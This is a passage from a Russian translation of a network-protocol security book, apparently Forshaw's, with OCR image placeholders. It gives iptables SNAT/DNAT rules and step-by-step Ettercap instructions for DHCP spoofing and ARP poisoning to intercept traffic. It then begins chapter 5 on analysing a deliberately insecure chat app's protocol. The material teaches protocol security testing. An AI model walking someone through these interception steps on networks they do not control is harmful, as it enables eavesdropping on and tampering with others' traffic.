Если у исходящего сетевого интерфейса фиксированный адрес, для включения SNAT выполните от имени root следующую команду. Замените `INTNAME` именем исходящего интерфейса, а `INTIP` - назначенным этому интерфейсу IP-адресом.

```
# iptables -t nat -A POSTROUTING -o INTNAME -j SNAT --to INTIP
```

Если же IP-адрес настраивается динамически, например посредством DHCP или коммутируемого соединения, для автоматического определения исходящего IP-адреса используйте следующую команду:

```
# iptables -t nat -A POSTROUTING -o INTNAME -j MASQUERADE
```

Включение DNAT

DNAT полезно, когда требуется перенаправить трафик прокси или другой службе для завершения либо перед пересылкой трафика исходному адресату. DNAT переписывает целевой IP-адрес и, при необходимости, целевой порт. С помощью DNAT можно перенаправить определённый трафик другому адресату, как показано на рисунке 4-3. На нём трафик перенаправляется от маршрутизатора и сервера прокси по адресу `192.168.0.10` для анализа методом посредника.




Рисунок 4-3. Пример DNAT к прокси

На рисунке 4-3 клиентское приложение отправляет через маршрутизатор трафик, предназначенный `domain.com` на порту `1234`. Получив пакет, маршрутизатор в обычных условиях просто переслал бы его исходному адресату. Но поскольку DNAT изменяет целевой адрес и порт пакета на `192.168.0.10:8888`, маршрутизатор применяет правила пересылки и направляет пакет машине-прокси, способной перехватить трафик. Затем прокси устанавливает новое соединение с сервером и пересылает ему все пакеты клиента. Весь трафик между исходным клиентом и сервером можно перехватывать и изменять.

Настройка DNAT зависит от операционной системы маршрутизатора. (Если маршрутизатор работает под управлением Windows, вам, скорее всего, не повезло: необходимые функции не предоставляются пользователю.) Настройка значительно различается между версиями Unix-подобных операционных систем и macOS, поэтому я покажу только настройку DNAT в Linux. Сначала удалите все существующие правила NAT следующей командой:

```
# iptables -t nat -F
```

Затем выполните от имени root следующую команду, заменив `ORIGIP`, исходный IP-адрес, адресом для сопоставления трафика, а `NEWIP` - новым целевым IP-адресом, куда следует направлять этот трафик.

```
# iptables -t nat -A PREROUTING -d ORIGIP -j DNAT --to-destination NEWIP
```

Новое правило NAT перенаправит все пакеты, направленные `ORIGIP`, адресу `NEWIP`. (Поскольку в Linux DNAT выполняется до обычных правил маршрутизации, можно безопасно выбрать адрес локальной сети; правило DNAT не повлияет на трафик, отправленный непосредственно из Linux.) Чтобы применять правило лишь к определённому протоколу TCP или UDP, измените команду:

```
# iptables -t nat -A PREROUTING -p PROTO -d ORIGIP --dport ORIGPORT -j DNAT \
    --to-destination NEWIP:NEWPORT
```

Заполнитель `PROTO`, обозначающий протокол, должен иметь значение `tcp` или `udp` в зависимости от IP-протокола, перенаправляемого правилом DNAT. Значения `ORIGIP`, исходный IP, и `NEWIP` остаются прежними.

Если требуется изменить целевой порт, можно также настроить `ORIGPORT`, исходный порт, и `NEWPORT`. Если `NEWPORT` не указан, изменится только IP-адрес.

Пересылка трафика шлюзу

Вы настроили устройство-шлюз для перехвата и изменения трафика. Всё, кажется, работает правильно, но есть проблема: сетевую конфигурацию устройства, трафик которого требуется перехватить, нельзя легко изменить. Кроме того, ваши возможности по изменению конфигурации сети, к которой подключено устройство, ограничены. Нужен способ перенастроить или обмануть отправляющее устройство, чтобы оно пересылало трафик через ваш шлюз. Это можно сделать, воспользовавшись локальной сетью и подменив пакеты DHCP или протокола разрешения адресов (Address Resolution Protocol, ARP).

Подмена DHCP

DHCP предназначен для работы в IP-сетях и автоматического распространения среди узлов информации о конфигурации сети. Следовательно, если подменить трафик DHCP, можно удалённо изменить сетевую конфигурацию узла. При использовании DHCP передаваемая узлу конфигурация

может включать IP-адрес, шлюз по умолчанию, таблицы маршрутизации, стандартные DNS-серверы и даже дополнительные пользовательские параметры. Если тестируемое устройство настраивает сетевой интерфейс посредством DHCP, такая гибкость позволяет очень легко предоставить собственную конфигурацию для удобного перехвата сетевого трафика.

DHCP использует UDP для отправки запросов локальной службе DHCP и получения ответов. При согласовании конфигурации сети передаются пакеты DHCP четырёх типов:

• **Discover.** Отправляется всем узлам IP-сети для обнаружения DHCP-сервера.
• **Offer.** Отправляется DHCP-сервером узлу, приславшему пакет обнаружения, и предлагает конфигурацию сети.

• **Request.** Отправляется исходным узлом для подтверждения принятия предложения.
• **Acknowledgment.** Отправляется сервером для подтверждения завершения настройки.

Интересная особенность DHCP состоит в том, что для настройки он использует неаутентифицированный протокол без установления соединения. Даже если в сети уже есть DHCP-сервер, возможно, удастся подменить процесс настройки и изменить сетевую конфигурацию узла, включая адрес шлюза по умолчанию, на контролируемую вами. Это называется *подменой DHCP*.

Для подмены DHCP мы воспользуемся Ettercap, бесплатным инструментом, доступным в большинстве операционных систем, хотя Windows официально не поддерживается.

1. В Linux запустите Ettercap в графическом режиме от имени пользователя root:

```
# ettercap -G
```

Должен появиться графический интерфейс Ettercap, показанный на рисунке 4-4.




Рисунок 4-4. Главный графический интерфейс Ettercap

2. Настройте режим перехвата Ettercap, выбрав **Sniff > Unified Sniffing**.

3. В диалоговом окне на рисунке 4-5 должно быть предложено выбрать сетевой интерфейс для прослушивания. Выберите интерфейс, подключённый к сети, где требуется выполнить подмену DHCP. (Убедитесь, что сеть сетевого интерфейса настроена правильно, поскольку Ettercap автоматически отправит настроенный IP-адрес интерфейса в качестве шлюза DHCP по умолчанию.)

Рисунок 4-5. Выбор интерфейса перехвата

4. Включите подмену DHCP, выбрав **Mitm > Dhcp spoofing**. Должно появиться диалоговое окно на рисунке 4-6, позволяющее настроить параметры подмены DHCP.

Рисунок 4-6. Настройка подмены DHCP

5. Поле **IP Pool** задаёт диапазон IP-адресов, выдаваемых при подмене запросов DHCP. Укажите диапазон IP-адресов, настроенный для сетевого интерфейса, перехватывающего трафик. Например, на рисунке 4-6 значение **IP Pool** равно `10.0.0.10-50`, где дефис обозначает все адреса, включая обе границы, поэтому будут выдаваться IP-адреса от `10.0.0.10` до `10.0.0.50` включительно. Настройте **Netmask** в соответствии с маской вашего сетевого интерфейса, чтобы избежать конфликтов. Укажите выбранный вами IP-адрес DNS-сервера.

6. Начните перехват, выбрав **Start > Start sniffing**. Если подмена DHCP на устройстве прошла успешно, окно журнала Ettercap должно выглядеть как на рисунке 4-7. Ключевая строка - `fake ACK sent`, отправленная Ettercap в ответ на запрос DHCP.




Рисунок 4-7. Успешная подмена DHCP

Вот и всё, что требуется для подмены DHCP с помощью Ettercap. Если других вариантов нет, а в атакуемой сети уже присутствует DHCP-сервер, этот метод может оказаться очень мощным.

Отравление ARP

ARP критически важен для работы IP-сетей поверх Ethernet, поскольку находит Ethernet-адрес для заданного IP-адреса. Без ARP эффективно передавать IP-трафик через Ethernet было бы очень трудно. ARP работает следующим образом. Когда один узел хочет взаимодействовать с другим в той же сети Ethernet, он должен сопоставить IP-адрес с MAC-адресом Ethernet, по которому Ethernet определяет целевой узел для отправки трафика. Узел формирует пакет запроса ARP (см. рисунок 4-8), содержащий его 6-байтовый MAC-адрес Ethernet, текущий IP-адрес и IP-адрес целевого узла. Пакет передаётся в сеть Ethernet с целевым MAC-адресом `ff:ff:ff:ff:ff:ff`, который является определённым широковещательным адресом. Обычно устройство Ethernet обрабатывает только пакеты, целевой адрес которых совпадает с его собственным, но пакет с широковещательным целевым MAC-адресом оно также обработает.

Если одному из получателей широковещательного сообщения назначен целевой IP-адрес, он может вернуть ответ ARP, как показано на рисунке 4-9. Этот ответ почти полностью совпадает с запросом, только поля отправителя и цели поменяны местами. Поскольку IP-адрес отправителя

должен соответствовать исходному запрошенному целевому IP-адресу, исходный

запрашивающий узел теперь может извлечь MAC-адрес отправителя и запомнить его для будущего сетевого взаимодействия, не отправляя запрос ARP повторно.

```
⊞ Frame 261: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_01:62:d7 (08:00:27:01:62:d7), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: CadmusCo_01:62:d7 (08:00:27:01:62:d7)
    Sender IP address: 192.168.56.101 (192.168.56.101)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.56.1 (192.168.56.1)
```

Рисунок 4-8. Пример пакета запроса ARP

```
⊞ Frame 262: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_00:f4:8b (08:00:27:00:f4:8b), Dst: CadmusCo_01:62:d7 (08:00:27:01:62:d7)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: CadmusCo_00:f4:8b (08:00:27:00:f4:8b)
    Sender IP address: 192.168.56.1 (192.168.56.1)
    Target MAC address: CadmusCo_01:62:d7 (08:00:27:01:62:d7)
    Target IP address: 192.168.56.101 (192.168.56.101)
```

Рисунок 4-9. Пример ответа ARP

Как воспользоваться отравлением ARP в своих интересах? Как и в DHCP, пакеты ARP не аутентифицируются и намеренно отправляются всем узлам сети Ethernet. Поэтому, отправляя поддельные пакеты ARP для отравления кэша ARP целевого узла, можно сообщить ему, что определённый IP-адрес принадлежит вам, и заставить узел пересылать трафик вашему поддельному шлюзу. Для подмены пакетов можно использовать Ettercap, как показано на рисунке 4-10.




Рисунок 4-10. Отравление ARP

На рисунке 4-10 Ettercap отправляет поддельные пакеты ARP клиенту и маршрутизатору в локальной сети. Если подмена успешна, эти пакеты ARP изменят кэшированные записи ARP обоих устройств, направив их вашему прокси.

> **Предупреждение.** Обязательно подменяйте пакеты ARP и для клиента, и для маршрутизатора, чтобы получить обе стороны обмена. Разумеется, если вам нужна только одна сторона, достаточно отравить один из двух узлов.

Чтобы начать отравление ARP, выполните следующие действия:

1. Запустите Ettercap и перейдите в режим **Unified Sniffing**, как при подмене DHCP.
2. Выберите сетевой интерфейс для отравления, то есть подключённый к сети с узлами, которые требуется отравить.
3. Настройте список узлов для отравления ARP. Проще всего получить список, позволив Ettercap выполнить сканирование: выберите **Hosts > Scan For Hosts**. В зависимости от размера сети сканирование может занять от нескольких секунд до нескольких часов. По его завершении выберите **Hosts > Host List**; должно появиться диалоговое окно, подобное показанному на рисунке 4-11.




Рисунок 4-11. Список обнаруженных узлов

Как видно на рисунке 4-11, обнаружены два узла. В данном случае один из них - клиентский узел, трафик которого требуется перехватить, с IP-адресом `192.168.100.1` и MAC-адресом `08:00:27:33:81:6d`. Другой узел - шлюз в Интернет с IP-адресом `192.168.100.10` и MAC-адресом `08:00:27:68:95:c3`. Вероятнее всего, вы уже будете знать IP-адреса, настроенные для каждого сетевого устройства, поэтому сможете определить локальную и удалённую машины.

4. Выберите цели. Выделите один узел в списке и нажмите **Add to Target 1**, затем выберите другой узел, который хотите отравить, и нажмите **Add to Target 2**. (**Target 1** и **Target 2** различают клиента и шлюз.) Это должно включить одностороннее отравление ARP, при котором перенаправляются только данные, отправленные от **Target 1** к **Target 2**.
5. Начните отравление ARP, выбрав **Mitm > ARP poisoning**. Должно появиться диалоговое окно. Примите стандартные параметры и нажмите **OK**. Ettercap попытается отравить кэш ARP выбранных целей. Отравление может заработать не сразу, поскольку кэш ARP должен обновиться. Если оно прошло успешно, клиентский узел должен выглядеть подобно рисунку 4-12.




Рисунок 4-12. Успешное отравление ARP

На рисунке 4-12 показан отравленный маршрутизатор с IP-адресом `192.168.100.10`, у которого аппаратный MAC-адрес изменён на MAC-адрес прокси `08:00:27:08:dc:e6`. (Для сравнения см. соответствующую запись на рисунке 4-11.) Теперь любой трафик, отправляемый клиентом маршрутизатору, вместо него попадёт прокси, показанному MAC-адресом узла `192.168.100.5`. После перехвата или изменения прокси может переслать трафик правильному адресату.

Одно из преимуществ отравления ARP перед подменой DHCP состоит в том, что узлы локальной сети можно перенаправить для взаимодействия с вашим шлюзом, даже если адресат находится в той же локальной сети. Если это не требуется, отравлению ARP не обязательно затрагивать соединение между узлом и внешним шлюзом.

Заключение

В этой главе вы изучили несколько дополнительных способов перехвата и изменения трафика между клиентом и сервером. Я начал с описания настройки операционной системы в роли IP-шлюза, поскольку, если направить трафик через собственный шлюз, становится доступен целый ряд методов.

Разумеется, заставить устройство отправлять трафик вашему устройству сетевого перехвата не всегда легко, поэтому применение таких методов, как подмена DHCP или отравление ARP, важно для направления трафика вашему устройству, а не непосредственно в Интернет. К счастью, как вы увидели, специальные инструменты не нужны: всё необходимое либо уже входит в операционную систему, особенно если используется Linux, либо легко загружается.

Глава 5. Анализ сетевого трафика

В главе 2 я рассмотрел перехват сетевого трафика для анализа. Теперь пора проверить полученные знания на практике. В этой главе мы изучим анализ перехваченного трафика сетевого протокола приложения чата, чтобы понять используемый протокол. Если определить поддерживаемые протоколом функции, можно оценить его безопасность.

Анализ неизвестного протокола обычно выполняется постепенно. Сначала вы перехватываете сетевой трафик, а затем анализируете его, пытаясь понять, что представляет каждая часть. На протяжении главы я покажу, как исследовать неизвестный сетевой протокол с помощью Wireshark и собственного кода. Наш подход будет включать извлечение структур и информации о состоянии.

Приложение, формирующее трафик: SuperFunkyChat

Объектом исследования в этой главе будет написанное мной на C# приложение чата SuperFunkyChat, работающее в Windows, Linux и macOS. Загрузите последние готовые приложения и исходный код со страницы GitHub github.com; обязательно выберите двоичные файлы выпуска, подходящие вашей платформе. (Если вы используете Mono, выберите версию .NET, и так далее.) Консольные приложения примера клиента и сервера SuperFunkyChat называются ChatClient и ChatServer.

Загрузив приложение, распакуйте файлы выпуска в каталог на своей машине, чтобы можно было запускать каждое приложение. Ради простоты во всех примерах командной строки будут использоваться исполняемые двоичные файлы Windows. При работе под Mono поставьте перед командой путь к основному двоичному файлу `mono`. При запуске файлов .NET Core поставьте перед командой двоичный файл `dotnet`. Файлы для .NET будут иметь расширение `.dll`, а не `.exe`.

Запуск сервера

Запустите сервер, выполнив `ChatServer.exe` без параметров. В случае успеха он должен вывести основные сведения, показанные в листинге 5-1.

```
C:\SuperFunkyChat> ChatServer.exe
ChatServer (c) 2017 James Forshaw
WARNING: Don't use this for a real chat system!!!
Running server on port 12345 Global Bind False
```

Листинг 5-1. Пример вывода при запуске ChatServer

> **Примечание.** Обратите внимание на предупреждение! Это приложение не проектировалось как защищённая система чата.

Последняя строка листинга 5-1 выводит порт, на котором работает сервер, в данном случае `12345`, и указывает, выполнена ли привязка сервера ко всем интерфейсам (глобальная привязка). Скорее всего, порт изменять не потребуется (`--port NUM`), но может понадобиться изменить привязку ко всем интерфейсам, если клиент и сервер должны находиться на разных компьютерах. Это особенно важно в Windows. Перехватить трафик локального интерфейса обратной петли в Windows непросто; при возникновении трудностей может понадобиться запустить сервер на отдельном компьютере или виртуальной машине (VM). Чтобы выполнить привязку ко всем интерфейсам, укажите параметр `--global`.

Запуск клиентов

Когда сервер работает, можно запустить один или несколько клиентов. Чтобы запустить клиент, выполните `ChatClient.exe` (см. листинг 5-2), укажите желаемое имя пользователя на сервере, которым может быть любая строка, и имя узла сервера, например `localhost`. После запуска должен появиться вывод, подобный листингу 5-2. При появлении ошибок убедитесь,

что сервер настроен правильно, в том числе при необходимости привязан ко всем интерфейсам или на сервере отключён межсетевой экран.

```
C:\SuperFunkyChat> ChatClient.exe USERNAME HOSTNAME
ChatClient (c) 2017 James Forshaw
WARNING: Don't use this for a real chat system!!!
Connecting to localhost:12345
```

Листинг 5-2. Пример вывода при запуске ChatClient

При запуске клиента посмотрите на работающий сервер: в консоли должен появиться вывод, подобный листингу 5-3, который показывает, что клиент успешно отправил пакет `Hello`.

```
Connection from 127.0.0.1:49825
Received packet ChatProtocol.HelloProtocolPacket
Hello Packet for User: alice HostName: borax
```

Листинг 5-3. Вывод сервера при подключении клиента

Обмен данными между клиентами

После успешного выполнения предыдущих действий вы сможете подключить несколько клиентов для обмена данными. Чтобы отправить сообщение всем пользователям с помощью ChatClient, введите его в командной строке и нажмите **ENTER**.

